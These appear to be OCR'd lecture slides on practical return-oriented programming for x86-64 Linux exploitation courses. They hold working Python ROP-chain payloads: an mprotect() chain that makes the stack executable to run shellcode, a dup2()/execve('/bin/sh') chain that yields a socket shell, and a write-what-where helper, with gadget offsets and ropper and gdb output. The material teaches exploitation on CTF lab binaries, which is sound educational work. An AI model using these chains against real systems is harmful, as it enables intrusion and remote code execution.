Practical ROP

ROP

Practical ROP

Given: Can overwrite SIP

Needed:
- Where is my ROPchain?
- What gadgets are available?
- How can I transfer control to my ROPchain?
- How can I execute shellcode afterwards? Do I need to?

Practical ROP

- Stack Pivoting
- ROP Gadget Locations
- Example: mprotect() ROP
- Example: dup() ROP

Practical ROP

Stack Pivoting

Stack Pivoting

What if RSP does not point to our rop chain?

- Can only execute ONE gadget (with overwritten SIP), for free
- Use that gadget to let the stack point to our ROP chain

If a register EAX points to our ropchain:

```
xchg eax, esp; ret
```

If its somewhere else on the stack:

```
add esp, 0x100; ret
```

Or maybe even:

```
mov esp, 0x12345; ret
pop esp; ret
```

Practical ROP

ROP Gadget Locations

ROP Gadget Locations

Where to take gadgets from?

- The program code
- Shared library code (LIBC etc.)

ROP Gadget Locations

Where to take gadgets from?

- The program code
  - Static location in memory (if not PIE)
  - Needs to be of some size to have enough gadgets (CTF's are usually small binary size)
  - `ropper.py --file challenge`
- Shared library code (LIBC etc.)
  - “Universal gadget library”, because its very big
  - Sadly, non-guessable base location (ASLR’d even without PIE)
  - Requires an information-leak into LIBC (e.g. memory leak PLT/GOT)
  - `ldd challenge; ropper --file /lib/x86_64-linux-gnu/libc.so.6`

LIBC Search:

- https://github.com/niklasb/libc-database
- https://github.com/guyinatuxedo/The_Night
- https://libc.blukat.me/

Practical ROP

ROP Example: mprotect()

ROP Example: mprotect()

ROP is very inefficient

Needs a lot of gadgets

Not suitable to implement complete shellcode in it


Hello: Multi Stage Shellcode

- Make Stack executable (mprotect)
- Execute it (jmp)
- Profit

ROP Example: mprotect()

mprotect() ROP into shellcode

- Purpose: Make stack executable
- Defeats: DEP
- (can also defeat ASLR with some more ROP gadgetery. This example is DEP only)



```
NAME
       mprotect - set protection on a region of memory

SYNOPSIS
       #include <sys/mman.h>

       int mprotect(void *addr, size_t len, int prot);

DESCRIPTION
       mprotect()  changes  protection  for the calling process's memory page(s) containing any part of
       the address range in the interval [addr, addr+len-1].  addr must be aligned to a page boundary.

       If the calling process tries to access memory in a manner that violates the protection, then the
       kernel generates a SIGSEGV signal for the process.

       prot is either PROT_NONE or a bitwise-or of the other values in the following list:

       PROT_NONE  The memory cannot be accessed at all.

       PROT_READ  The memory can be read.

       PROT_WRITE The memory can be modified.

       PROT_EXEC  The memory can be executed.
```

ROP Example: mprotect()


Step by step:

- Get necessary gadgets
- Get address of shellcode
- set SIP = &ROPchain
- ROP is doing:
  - mprotect(&shellcode, len(shellcode), rw**x**)
- After ROPchain, jump to shellcode: &shellcode

- Challenge: 16, https://exploit.courses/#/challenge/16
  - DEP enabled
  - ASLR disabled (can use LIBC gadgets)


ROP Example: mprotect()

Find LIBC address:



```
root@hlUbuntu64:~/challenges/challenge16# ldd challenge16
        linux-vdso.so.1 =>  (0x00007ffff7ffa000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7a0e000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ffff7dd7000)
```

Find gadgets:



```
(libc.so.6/ELF/x86_64)> search /1/ pop rax
[INFO] Searching for gadgets: pop rax

[INFO] File: /lib/x86_64-linux-gnu/libc.so.6
0x0000000000135244: pop rax; call rax;
0x0000000000135086: pop rax; jmp rcx;
0x00000000000018ec8: pop rax; ret 0x18;
0x000000000003a718: pop rax; ret;

(libc.so.6/ELF/x86_64)>
```

ROP Example: mprotect()

```
payload = shellcode
payload += "A" * (offset - len(shellcode))

libcBase  = 0x00007ffff7a0e000
stackAddr = 0xffff....


# 0x000000000003a718: pop rax; ret;
payload += p64 ( libcBase + 0x000000000003a718 ) # <- SIP is here, start
payload += p64 ( 10 )                            # syscall arg rax: sys_mprotect

# 0x0000000000021102: pop rdi; ret;
payload += p64 ( libcBase + 0x0000000000021102 )
payload += p64 ( stackAddr )                     # mprotect arg rdi: addr
```

ROP Example: mprotect()

```
# 0x00000000000202e8: pop rsi; ret;
payload += p64 ( libcBase + 0x00000000000202e8 )
payload += p64 ( 4096 )                             # mprotect arg rsi: size

# 0x0000000000001b92: pop rdx; ret;
payload += p64 ( libcBase + 0x0000000000001b92)
payload += p64 ( 0x7 )                              # mprotect arg rdx: permissions

# 0x00000000000bb945: syscall; ret;
payload += p64 ( libcBase + 0x00000000000bb945)   # execute mprotect() syscall

payload += p64 ( shellcodeAddr )                    # execute shellcode
```


Practical ROP

ROP Example: dup() for shell

ROP Example: dup() for shell

dup2() into execv() with LIBC

- Purpose: execute shell which reads/write from network socket
- Defeats: DEP + ASLR (Not: PIE)



```
NAME
       dup, dup2, dup3 - duplicate a file descriptor

SYNOPSIS
       #include <unistd.h>

       int dup(int oldfd);
       int dup2(int oldfd, int newfd);

       #define _GNU_SOURCE             /* See feature_test_macros(7) */
       #include <fcntl.h>              /* Obtain O_* constant definitions */
       #include <unistd.h>

       int dup3(int oldfd, int newfd, int flags);

DESCRIPTION
       The  dup()  system  call  creates a copy of the file descriptor oldfd, using the lowest-numbered unused
       descriptor for the new descriptor.

       After a successful return, the old and new file descriptors may be used interchangeably.  They refer to
       the  same  open  file  description  (see open(2)) and thus share file offset and file status flags; for
       example, if the file offset is modified by using lseek(2) on one of the descriptors, the offset is also
       changed for the other.
```

ROP Example: dup() for shell

Step by step:

- Get necessary gadgets
- Get Address of “/bin/sh”
- exec: dup2() client network socket into socket 0, 1 and 2 (via dup2 syscall)
- exec: execv() “/bin/sh”

- Challenge: 17
  - https://exploit.courses/#/challenge/17
  - DEP enabled
  - ASLR enabled

ROP Example: dup() for shell

We want:

```
dup2 (4, 0);
```

```
dup2 (4, 1);
```

```
dup2 (4, 2);
```

```
execve("/bin/sh");
```

Socket 4:

- 0, 1, 2 are used for stdin, stdout, stderr
- 3 is used for listening server socket
- 4 will be the socket of the connected client (parent closes it again after fork(), -> reuse)

ROP Example: dup() for shell

String “/bin/sh”:

```
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 2 results, display max 2 items:
challenge17 : 0x400ed8 --> 0x68732f6e69622f ('/bin/sh')
       libc : 0x7ff0519cd58b --> 0x68732f6e69622f ('/bin/sh’)
```

The string “/bin/sh” exists therefore in the binary and libc itself

ROP Example: dup() for shell

```
syscall = 33  # Note: dup2() syscall is 33

# Start ROP chain

# dup2(4, 0)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 0 )
payload += p64 ( 0xdeadbeef1 )
payload += p64 ( syscall )
```

ROP Example: dup() for shell

```
# dup2(4, 1)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 1 )
payload += p64 ( 0xdeadbeef2 )
payload += p64 ( syscall )
```

```
# dup2(4, 2)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 2 )
payload += p64 ( 0xdeadbeef3 )
payload += p64 ( syscall )
```

ROP Example: dup() for shell

```
# execve(sh_addr, 0, 0)
payload += p64 ( pop_rdi )
payload += p64 ( sh_addr )          # found in LIBC
payload += p64 ( pop_rsi_r15 )
payload += p64 ( 0x6020e0 )         # addr of a 0x0 byte
payload += p64 ( 0xdeadbeef4 )
payload += p64 ( pop_rax )
payload += p64 ( 59 )
payload += p64 ( syscall )          # execute execve() = 59

payload += p64 ( 0x41414141 )       # fail here (for debug)
```

Write-what-where primitive

Problem

What if the string "/bin/sh" does not already exist in memory?

We have to write it by ourselves…

Practical ROP - Write What Where

“Write-what-where” primitive, easy example:

# mem[rdx] = rax

```
# value to write
pop rax; ret

# memory location where we want to write the value
pop rdx; ret

# write rax at memory location indicated by rdx
mov ptr [rdx], rax; ret
```

Practical ROP - Write What Where

```
# Practical write-what-where example
pop_rbp = 0x00000000004009a0  # pop rbp; ret;
pop_rax = 0x0000000000400c91  # pop rax; ret;
mov_ptr_rbp_eax = 0x0000000000400c8e  # mov dword ptr [rbp - 8], eax;
                                      # pop rax; ret;

def write2mem(data, location):
        chain = ""
        chain += p64( pop_rax )
        chain += p64( data )

        chain += p64( pop_rbp )
        chain += p64( location + 8)

        chain += p64( mov_ptr_rbp_eax)
        chain += p64( 0xdeadbeef1 )
        return chain
```

Practical ROP - Write What Where

```
  chain = "AAAAAA" …

  chain += write2mem("/bin", 0x603000)
  chain += write2mem("//sh", 0x603000+4)


def write2mem(data, location):
        chain = ""
        chain += p64( pop_rax )
        chain += p64( data )

        chain += p64( pop_rbp )
        chain += p64( location + 8)

        chain += p64( mov_ptr_rbp_eax)
        chain += p64( 0xdeadbeef1 )
        return chain
```

Practical ROP - Write What Where


Where to write?

Every binary has a read-write memory location at a static offset

```
gdb-peda$ vmmap
Start              End                Perm     Name
0x00400000         0x00402000         r-xp     challenge17
0x00601000         0x00602000         r--p     challenge17
0x00602000         0x00603000         rw-p     challenge17
```


Practical ROP - Write What Where

Return Addresses on stack point to Code



Practical ROP - Write What Where

Write String or Shellcode to R/W memory


Stack
ropchain
rw-
Code
r-x
Read-write
rw-